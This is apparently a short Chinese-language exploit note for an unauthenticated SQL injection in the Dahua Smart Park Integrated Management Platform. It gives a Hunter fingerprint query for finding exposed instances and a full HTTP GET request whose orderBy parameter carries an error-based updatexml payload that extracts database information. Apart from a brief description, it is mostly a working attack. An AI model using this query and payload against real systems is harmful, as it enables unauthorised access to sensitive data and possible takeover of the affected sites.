
D2-5大华-智慧园区综合管理平台-SQL

漏洞描述：

“大华智慧园区综合管理平台”是一款综合管理平台，具备园区运营、资源调配和智能服务等功能。平台意在协助优化园区资源分配，满足多元化的管理需求，同时通过提供智能服务，增强使用体验。大华智慧园区综合管理平台未对用户的输入进行有效的过滤，直接将其拼接进了SQL查询语句中，导致系统出现SQL注入漏洞。远程未授权攻击者可利用此漏洞获取敏感信息，进一步利用可能获取目标系统权限。

网站图片：



网络测绘：

Hunter 语法：

- hunter：app.name="Dahua 大华 智慧园区管理平台"

漏洞复现：

payload：

```
GET /portal/services/carQuery/getFaceCapture/searchJson/%7B%7D/pageJson/%7B%22orderBy%22:%221%20and%201=updatexml(1,concat(0x7e,(select%20user()),0x7e),1)--%22%7D/extend
Host: xx.xx.xx.xx
Cookie: JSESSIONID=0B95DCE16676556E16169127452F23E1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

效果图: